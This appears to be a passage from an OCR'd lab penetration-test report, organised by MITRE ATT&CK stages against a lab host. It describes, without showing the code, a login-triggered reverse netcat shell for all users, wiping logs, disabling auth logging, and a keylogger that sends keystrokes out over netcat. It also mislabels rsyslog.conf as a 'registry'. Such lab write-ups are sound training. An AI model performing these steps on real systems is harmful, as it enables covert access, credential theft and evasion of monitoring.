


Configure the file such that the persistent reverse netcat connection is initiated for all users not just bgreen as soon as they log in, which was the not the case before this configuration.





Now, initiated connection from both msfadmin and bgreen as soon as logged in




5. Defense Evasion


5.1. Impair Defenses (T1562)

Indicator Removal (T1562.002)

On .237, clear all authentication logs, system logs, bash history, cron logs




Disable security tools as well but they do not exist in this case



5.2. Modify Registry (T1112)

Modify the /etc/rsyslog.conf registry in .237 to disable authentication logging





6. Credential Access


6.1. Input Capture (T1056)

Keylogging (T1056.001)


On .237, create a script that does keylogging and sends the captured keystrokes to the attacking machine via netcat








Run the script



Established connection and captured keystrokes on attacking machine




7. Discovery


7.1. Account Discovery (T1087)

Local Account (T1087.001)

Display all local users




Display users with home directory, system accounts, root user

